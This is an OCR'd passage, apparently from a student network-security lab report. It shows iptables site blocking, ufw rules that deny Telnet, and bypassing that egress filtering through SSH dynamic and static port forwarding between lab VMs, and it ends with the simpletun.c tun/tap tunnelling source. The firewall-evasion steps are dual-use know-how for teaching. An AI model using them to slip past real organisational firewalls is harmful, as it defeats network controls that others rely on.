


Figure 102: NTU Site Blocked

To manually check whether the IP address was properly stored in `iptables`, the following line of code can be used.

```
# iptables -L -t mangle --line-numbers
```




Figure 103: List of `mangle` entries

3.3.4 Bypassing Firewall

To bypass the egress filtering by the firewall, a SSH tunnel is established between the two VMs using the existing VPN tunnel. For web filtering, the dynamic port forwarding (`-D`) switch can be used as packets will automatically be forwarded to the destinations.

```
ssh -D 3000 seed@10.0.3.16
```

After SSH has been established, the browser must be configured to make use of the dynamic port forwarding mechanism. To do so, we must navigate to the following: `Edit` >`Preferences` >`Advanced` >`Network` >`Settings`. The "Manual Proxy Configuration" option must be selected. As we are using SSH, the SOCKS proxy should be used. For the host, it should be `localhost` with port `3000`. SOCKS v5 needs to be selected as well. The rest of the options will remain as the default. Figure 104 is a screenshot of the proxy settings in Firefox.




Figure 104: Proxy Configuration

Once completed, the *Connection Settings* & *Preferences* windows can be closed and the new settings will take effect immediately. If the proxy has been properly configured, then refreshing the site will allow the page to load up successfully, bypassing the firewall rule.




Figure 105: Firewall Bypassed For Websites

To demonstrate how applications can bypass the firewall, `Telnet` is used as a classic example. To block the `Telnet` protocol, the packet filtering firewall `ufw` can be used and it complements `iptables`. The following lines are executed in superuser privileges.

```
# ufw deny out to any port 23
# ufw deny in from any port 23
# ufw disable
# ufw enable
```

If there is any attempt to initiate `Telnet` from VM1, then the `Telnet` requests will timeout and no connection will be established since all packets are dropped by `ufw`.




Figure 106: `Telnet` Timeout

To use `Telnet`, the SSH tunnel is made use of again. However, this time static port forwarding is used.

```
$ ssh -L 3000:10.0.3.16:23 seed@10.0.3.16
```

When the SSH tunnel has been established, the `Telnet` program has to make to use of the static port forwarding rule. To do so, `Telnet` connects to the source port and `localhost` to initiate the connection.

```
$ telnet localhost 3000
```

Successful connection through the SSL tunnel will prompt the user login and password of the remote system, in this case VM2. When `ifconfig | grep "inet addr"` is executed, the IP address that should show up will be for VM2.




Figure 107: Proof of Successful `Telnet` via `ifconfig` Checking

Using Wireshark to analyse the packets between the two VMs, it can be noticed that packets that are from VM1 are sent to `tun0` with the source and the destination being the host-only network IP address (eth1). This packet is "repackaged" and sent through the tunnel by SSH. This is reflected as the source and destination IP of the packet is the IP address of the TUN/TAP that was set in task 1. Again when the data is sent back, the packet headers are modified by the TUN/TAP adapter before it travels through the tunnel.




Figure 108: Packet Flow in Wireshark

4 Appendix A

```c
/**************************************************************************
 * simpletun.c                                                            *
 *                                                                        *
 * A simplistic, simple-minded, naive tunnelling program using tun/tap    *
 * interfaces and TCP. Handles (badly) IPv4 for tun, ARP and IPv4 for     *
 * tap. DO NOT USE THIS PROGRAM FOR SERIOUS PURPOSES.                     *
 *                                                                        *
 * You have been warned.                                                  *
 *                                                                        *
 * (C) 2009 Davide Brini.                                                 *
 *                                                                        *
 * DISCLAIMER AND WARNING: this is all work in progress. The code is      *
 * ugly, the algorithms are naive, error checking and input validation    *
 * are very basic, and of course there can be bugs. If that's not enough, *
 * the program has not been thoroughly tested, so it might even fail at   *
 * the few simple things it should be supposed to do right.               *
 * Needless to say, I take no responsibility whatsoever for what the      *
 * program might do. The program has been written mostly for learning     *
 * purposes, and can be used in the hope that is useful, but everything   *
 * is to be taken "as is" and without any kind of warranty, implicit or   *
 * explicit. See the file LICENSE for further details.                    *
 **************************************************************************/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/socket.h>
#include <linux/if.h>
#include <linux/if_tun.h>
#include <sys/types.h>
#include <sys/ioctl.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <arpa/inet.h>
#include <sys/select.h>
#include <sys/time.h>
#include <errno.h>
#include <stdarg.h>

/* buffer for reading from tun/tap interface, must be >= 1500 */
#define BUFSIZE 2000
#define CLIENT 0
#define SERVER 1
#define PORT 55555

/* some common lengths */
#define IP_HDR_LEN 20
#define ETH_HDR_LEN 14
#define ARP_PKT_LEN 28
```

```
51
52  int debug;
53  char *progname;
54
55  /**************************************************************************
56   * tun_alloc: allocates or reconnects to a tun/tap device. The caller     *
57   *            needs to reserve enough space in *dev.                      *
58   **************************************************************************/
59  int tun_alloc(char *dev, int flags) {
60
61    struct ifreq ifr;
62    int fd, err;
63
64    if( (fd = open("/dev/net/tun", O_RDWR)) < 0 ) {
65      perror("Opening /dev/net/tun");
66      return fd;
67    }
68
69    memset(&ifr, 0, sizeof(ifr));
70
71    ifr.ifr_flags = flags;
72
73    if (*dev) {
74      strncpy(ifr.ifr_name, dev, IFNAMSIZ);
75    }
76
77    if( (err = ioctl(fd, TUNSETIFF, (void *)&ifr)) < 0 ) {
78      perror("ioctl(TUNSETIFF)");
79      close(fd);
80      return err;
81    }
82
83    strcpy(dev, ifr.ifr_name);
84
85    return fd;
86  }
87
88  /**************************************************************************
89   * cread: read routine that checks for errors and exits if an error is    *
90   *        returned.                                                       *
91   **************************************************************************/
92  int cread(int fd, char *buf, int n){
93
94    int nread;
95
96    if((nread=read(fd, buf, n))<0){
97      perror("Reading data");
98      exit(1);
99    }
100   return nread;
101 }
102
```

```
103 /**************************************************************************
104  * cwrite: write routine that checks for errors and exits if an error is  *
105  *         returned.                                                      *
106  **************************************************************************/
107 int cwrite(int fd, char *buf, int n){
108 
109   int nwrite;
110 
111   if((nwrite=write(fd, buf, n))<0){
112     perror("Writing data");
113     exit(1);
114   }
115   return nwrite;
116 }
117 
118 /**************************************************************************
119  * read_n: ensures we read exactly n bytes, and puts those into "buf".    *
120  *         (unless EOF, of course)                                        *
121  **************************************************************************/
122 int read_n(int fd, char *buf, int n) {
123 
124   int nread, left = n;
125 
126   while(left > 0) {
127     if ((nread = cread(fd, buf, left))==0){
128       return 0 ;
129     }else {
130       left -= nread;
131       buf += nread;
132     }
133   }
134   return n;
135 }
136 
137 /**************************************************************************
138  * do_debug: prints debugging stuff (doh!)                                *
139  **************************************************************************/
140 void do_debug(char *msg, ...){
141 
142   va_list argp;
143 
144   if(debug){
145         va_start(argp, msg);
146         vfprintf(stderr, msg, argp);
147         va_end(argp);
148   }
149 }
150 
151 /**************************************************************************
152  * my_err: prints custom error messages on stderr.                        *
153  **************************************************************************/
154 void my_err(char *msg, ...) {
```

```
155
156   va_list argp;
157
158   va_start(argp, msg);
159   vfprintf(stderr, msg, argp);
160   va_end(argp);
161 }
162
163 /**********************************************************************
164  * usage: prints usage and exits.                                     *
165  **********************************************************************/
166 void usage(void) {
167   fprintf(stderr, "Usage:\n");
168   fprintf(stderr, "%s -i <ifacename> [-s|-c <serverIP>] [-p <port>] [-u|-a]
      ↪  [-d]\n", progname);
169   fprintf(stderr, "%s -h\n", progname);
170   fprintf(stderr, "\n");
171   fprintf(stderr, "-i <ifacename>: Name of interface to use (mandatory)\n");
172   fprintf(stderr, "-s|-c <serverIP>: run in server mode (-s), or specify server
      ↪  address (-c <serverIP>) (mandatory)\n");
173   fprintf(stderr, "-p <port>: port to listen on (if run in server mode) or to
      ↪  connect to (in client mode), default 55555\n");
174   fprintf(stderr, "-u|-a: use TUN (-u, default) or TAP (-a)\n");
175   fprintf(stderr, "-d: outputs debug information while running\n");
176   fprintf(stderr, "-h: prints this help text\n");
177   exit(1);
178 }
179
180 int main(int argc, char *argv[]) {
181
182   int tap_fd, option;
183   int flags = IFF_TUN;
184   char if_name[IFNAMSIZ] = "";
185   int header_len = IP_HDR_LEN;
186   int maxfd;
187   uint16_t nread, nwrite, plength;
188 //  uint16_t total_len, ethertype;
189   char buffer[BUFSIZE];
190   struct sockaddr_in local, remote;
191   char remote_ip[16] = "";
192   unsigned short int port = PORT;
193   int sock_fd, net_fd, optval = 1;
194   socklen_t remotelen;
195   int cliserv = -1;    /* must be specified on cmd line */
196   unsigned long int tap2net = 0, net2tap = 0;
197
198   progname = argv[0];
199
200   /* Check command line options */
201   while((option = getopt(argc, argv, "i:sc:p:uahd")) > 0){
202     switch(option) {
203       case 'd':
```

```
204           debug = 1;
205           break;
206         case 'h':
207           usage();
208           break;
209         case 'i':
210           strncpy(if_name,optarg,IFNAMSIZ-1);
211           break;
212         case 's':
213           cliserv = SERVER;
214           break;
215         case 'c':
216           cliserv = CLIENT;
217           strncpy(remote_ip,optarg,15);
218           break;
219         case 'p':
220           port = atoi(optarg);
221           break;
222         case 'u':
223           flags = IFF_TUN;
224           break;
225         case 'a':
226           flags = IFF_TAP;
227           header_len = ETH_HDR_LEN;
228           break;
229         default:
230           my_err("Unknown option %c\n", option);
231           usage();
232       }
233     }
234
235     argv += optind;
236     argc -= optind;
237
238     if(argc > 0){
239       my_err("Too many options!\n");
240       usage();
241     }
242
243     if(*if_name == '\0'){
244       my_err("Must specify interface name!\n");
245       usage();
246     }else if(cliserv < 0){
247       my_err("Must specify client or server mode!\n");
248       usage();
249     }else if((cliserv == CLIENT)&&(*remote_ip == '\0')){
250       my_err("Must specify server address!\n");
251       usage();
252     }
253
254     /* initialize tun/tap interface */
255     if ( (tap_fd = tun_alloc(if_name, flags | IFF_NO_PI)) < 0 ) {
```

```
256       my_err("Error connecting to tun/tap interface %s!\n", if_name);
257       exit(1);
258     }
259
260     do_debug("Successfully connected to interface %s\n", if_name);
261
262     if ( (sock_fd = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
263       perror("socket()");
264       exit(1);
265     }
266
267     if(cliserv==CLIENT){
268       /* Client, try to connect to server */
269
270       /* assign the destination address */
271       memset(&remote, 0, sizeof(remote));
272       remote.sin_family = AF_INET;
273       remote.sin_addr.s_addr = inet_addr(remote_ip);
274       remote.sin_port = htons(port);
275
276       /* connection request */
277       if (connect(sock_fd, (struct sockaddr*) &remote, sizeof(remote)) < 0){
278         perror("connect()");
279         exit(1);
280       }
281
282       net_fd = sock_fd;
283       do_debug("CLIENT: Connected to server %s\n", inet_ntoa(remote.sin_addr));
284
285     } else {
286       /* Server, wait for connections */
287
288       /* avoid EADDRINUSE error on bind() */
289       if(setsockopt(sock_fd, SOL_SOCKET, SO_REUSEADDR, (char *)&optval,
          ↪  sizeof(optval)) < 0){
290         perror("setsockopt()");
291         exit(1);
292       }
293
294       memset(&local, 0, sizeof(local));
295       local.sin_family = AF_INET;
296       local.sin_addr.s_addr = htonl(INADDR_ANY);
297       local.sin_port = htons(port);
298       if (bind(sock_fd, (struct sockaddr*) &local, sizeof(local)) < 0){
299         perror("bind()");
300         exit(1);
301       }
302
303       if (listen(sock_fd, 5) < 0){
304         perror("listen()");
305         exit(1);
306       }
```

```
307
308       /* wait for connection request */
309       remotelen = sizeof(remote);
310       memset(&remote, 0, remotelen);
311       if ((net_fd = accept(sock_fd, (struct sockaddr*)&remote, &remotelen)) < 0){
312         perror("accept()");
313         exit(1);
314       }
315
316       do_debug("SERVER: Client connected from %s\n", inet_ntoa(remote.sin_addr));
317     }
318
319     /* use select() to handle two descriptors at once */
320     maxfd = (tap_fd > net_fd)?tap_fd:net_fd;
321
322     while(1) {
323       int ret;
324       fd_set rd_set;
325
326       FD_ZERO(&rd_set);
327       FD_SET(tap_fd, &rd_set); FD_SET(net_fd, &rd_set);
328
329       ret = select(maxfd + 1, &rd_set, NULL, NULL, NULL);
330
331       if (ret < 0 && errno == EINTR){
332         continue;
333       }
334
335       if (ret < 0) {
336         perror("select()");
337         exit(1);
338       }
339
340       if(FD_ISSET(tap_fd, &rd_set)){
341         /* data from tun/tap: just read it and write it to the network */
342
343         nread = cread(tap_fd, buffer, BUFSIZE);
344
345         tap2net++;
346         do_debug("TAP2NET %lu: Read %d bytes from the tap interface\n", tap2net,
           ↪  nread);
347
348         /* write length + packet */
349         plength = htons(nread);
350         nwrite = cwrite(net_fd, (char *)&plength, sizeof(plength));
351         nwrite = cwrite(net_fd, buffer, nread);
352
353         do_debug("TAP2NET %lu: Written %d bytes to the network\n", tap2net, nwrite);
354       }
355
356       if(FD_ISSET(net_fd, &rd_set)){
357         /* data from the network: read it, and write it to the tun/tap interface.
```

```
358           * We need to read the length first, and then the packet */
359
360         /* Read length */
361         nread = read_n(net_fd, (char *)&plength, sizeof(plength));
362         if(nread == 0) {
363           /* ctrl-c at the other end */
364           break;
365         }
366
367         net2tap++;
368
369         /* read packet */
370         nread = read_n(net_fd, buffer, ntohs(plength));
371         do_debug("NET2TAP %lu: Read %d bytes from the network\n", net2tap, nread);
372
373         /* now buffer[] contains a full packet or frame, write it into the tun/tap
            ↪  interface */
374         nwrite = cwrite(tap_fd, buffer, nread);
375         do_debug("NET2TAP %lu: Written %d bytes to the tap interface\n", net2tap,
            ↪  nwrite);
376       }
377     }
378
379     return(0);
380   }
```